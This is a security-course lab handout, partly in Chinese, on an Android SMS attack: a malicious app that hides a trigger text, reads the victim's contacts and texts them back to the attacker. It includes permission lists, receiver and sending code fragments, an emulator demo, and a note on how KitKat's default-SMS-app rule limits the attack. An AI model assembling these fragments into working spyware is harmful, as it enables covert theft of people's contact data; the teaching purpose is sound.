
SMS Attack to Steal Contact List

***Abstract*—In this lab, we will use a malicious Android application we wrote to demonstrate a kind of SMS attack on Android platform. The malicious Android application which can grab a victim's contact list by sending the victim a secret short message and get the victim's contact list in a response short message secretly.**

# Introduction

We assume that the malicious application has been installed on a victim's Android phone carelessly. The application serves as an SMS broadcast listener which always listens to the short messages coming to the phone. As the SMS broadcast listener has a very high priority, which we set it in the AndroidManifest.xml, it will always receive the short message earlier than the Android phone SMS inbox. The application will check the SMS content to see whether it matches a hard coded pattern. If the pattern matches, it means a malicious short message request comes. Then, the application will abort the broadcast of the received short message to the inbox which means that the SMS inbox will not show the received malicious message that requests the victim's contact list. After that the application will grab the contact list and send the contact name and the phone number in one or more short messages to the attacker secretly. For ethical issue, we will not provide the entire code for this attack. We will only provide some crucial fragments instead.



# Lab Activity

We use a "SmsBroadCastReceiver" to listen on all the received short messages. We have to request permission for reading the contact list, sending and receiving, reading and writing SMS in AndroidManifest.xml as the following:

|  |
| --- |
| <uses-permission android:name="android.permission.RECEIVE\_SMS"/>  <uses-permission android:name="android.permission.SEND\_SMS"/>  <uses-permission android:name="android.permission.READ\_SMS" />  <uses-permission android:name="android.permission.WRITE\_SMS" />  <uses-permission android:name="android.permission.READ\_CONTACTS"/>  <uses-permission android:name="android.permission. READ\_PHONE\_STATE"/> |

Then we need to write code that can receive short message. The following code fragment shows how to receive SMS:

|  |
| --- |
| SmsMessage sms[] = new SmsMessage[object.length];  for (int i = 0; i < object.length; i++) {  sms[i] = SmsMessage.createFromPdu((byte[]) object[i]);  // get the received SMS content  String receivedPattern = sms[i].getDisplayMessageBody();  String originNum = sms[i].getDisplayOriginatingAddress();  // if the received SMS matches the SMS\_PATTERN  // it means that this is a fetch contact list request SMS  if (receivedPattern.equalsIgnoreCase(SMS\_PATTERN)) {  // retrieve the all the contact records  String contactList = retrieveContactRecord(cr);  // if the contact list is not empty  if (!contactList.equalsIgnoreCase(""))  // send the response SMS with the retrieved contact info  sendReplySMS(originNum, contactList);  // prevent the notification of the received SMS  abortBroadcast();  }  } |

We also need to write the logic which sends the reply short message with the contact list. The following code fragment shows how we use code to send reply secret short message:

|  |
| --- |
| //get a SmsManager  SmsManager smsManager = SmsManager.getDefault();  //Message may exceed 160 characters  //need to divide the message into multiples  ArrayList<String> parts = smsManager.divideMessage(sms);  smsManager.sendMultipartTextMessage(phoneNo, null, parts, null, null); |

BroadcastReceiver tutorial:

<http://www.vogella.com/tutorials/AndroidBroadcastReceiver/article.html> （Need to climb the wall）

# Demo

Open two emulators on your eclipse. Emulator 1 (with ID 5554) serves as a victim which has installed and run the malicious application above. Emulator 2 (with ID 5556) serves as a malicious attacker which tries to grab Emulator1's contact list. Add some contacts on Emulator1. On Emulator2, send a short message to Emulator1 with the content "SEND ME YOUR CONTACTS:)" as we hard coded in the application. , it automatically Emulator 2 will receive a response short message from Emulator 1 with its contact list. See SMSSecurity\_Threat-Attack\_LabDemo.mp4 for the demo process.

Please include step-by-step screenshots in the lab report, with your name in English as one of the contacts on Emulator 1.

# Correction

从android KitKat版本开始，有一个安全改进，只有Default SMS app才能截获短信并使其不出现在手机数据库中：<http://stackoverflow.com/questions/25988574/delete-sms-from-android-on-4-4-4-affected-rows-0zero-after-deleted> “Unless your app is marked as default SMS app in device, you won‘t be able to play with SMS Provider, please read SMS guidelines for the same for KITKAT”

<http://stackoverflow.com/questions/20109450/abort-sms-intent-on-android-kitkat> You can't stop a message from showing in Default SMS application in kitkat.

因此请大家将SmsBroadCastReceiver设为Default SMS App. 这使得本实验中的Attack不再有隐蔽性。请参照以下博文：

“做好准备，让你的短信应用迎接Android 4.4(KitKat)“

<http://blog.csdn.net/xyz_lmn/article/details/12836751>

该博文为以下英文博文的翻译：


<http://android-developers.blogspot.in/2013/10/getting-your-sms-apps-ready-for-kitkat.html> (需要翻墙)

将文中的AndroidManifest节选拷贝到你的AndroidManifest.xml文件中，


|  |
| --- |
| <manifest>  ...  <application>  <receiver android:name=".SmsBroadCastReceiver"  android:permission="android.permission.BROADCAST\_SMS">  <intent-filter>  <action android:name="android.provider.Telephony.SMS\_RECEIVED"/>  <action android:name="android.provider.Telephony.SMS\_DELIVER" />  </intent-filter>  </receiver>    <!-- BroadcastReceiver that listens for incoming MMS messages -->  <receiver android:name=".MmsReceiver"  android:permission="android.permission.BROADCAST\_WAP\_PUSH">  <intent-filter>  <action android:name="android.provider.Telephony.WAP\_PUSH\_DELIVER" />  <data android:mimeType="application/vnd.wap.mms-message" />  </intent-filter>  </receiver>    <!-- Activity that allows the user to send new SMS/MMS messages -->  <activity android:name=".ComposeSmsActivity" >  <intent-filter>  <action android:name="android.intent.action.SEND" />  <action android:name="android.intent.action.SENDTO" />  <category android:name="android.intent.category.DEFAULT" />  <category android:name="android.intent.category.BROWSABLE" />  <data android:scheme="sms" />  <data android:scheme="smsto" />  <data android:scheme="mms" />  <data android:scheme="mmsto" />  </intent-filter>  </activity>    <!-- Service that delivers messages from the phone "quick response" -->  <service android:name=".HeadlessSmsSendService"  android:permission="android.permission.SEND\_RESPOND\_VIA\_MESSAGE"  android:exported="true" >  <intent-filter>  <action android:name="android.intent.action.RESPOND\_VIA\_MESSAGE" />  <category android:name="android.intent.category.DEFAULT" />  <data android:scheme="sms" />  <data android:scheme="smsto" />  <data android:scheme="mms" />  <data android:scheme="mmsto" />  </intent-filter>  </service>  </application>  </manifest> |

用以下Java代码来设置本App为Default SMS App:

|  |
| --- |
| public void onCreate(Bundle savedInstanceState) {  super.onCreate(savedInstanceState);    final String myPackageName = getPackageName();  if (!Telephony.Sms.getDefaultSmsPackage(this).equals(myPackageName)) {  Intent intent =  new Intent(Telephony.Sms.Intents.ACTION\_CHANGE\_DEFAULT);  intent.putExtra(Telephony.Sms.Intents.EXTRA\_PACKAGE\_NAME,  myPackageName);  startActivity(intent);  }  if (!Telephony.Sms.getDefaultSmsPackage(this).equals(myPackageName)) {  Log.e("onCreate", "FAILED TO SET DEFAULT SMS APP!");  }  } |

启动本App时，会弹出一个对话框（假设你的App名字为SMSTest）：

点击Yes,在SMS应用界面显示



此时就可以利用这个链接中的代码来删除短信了

“Android删除短信的方法“

<http://blog.csdn.net/beijingshi1/article/details/9094325>

Android的这个改进意味着恶意软件不能悄悄地改动手机的短信记录而不引起用户的注意，这对这个Lab中的恶意软件有一定的防范作用。 可见魔高一尺，道高一丈，攻防双方的较量是永无穷尽的！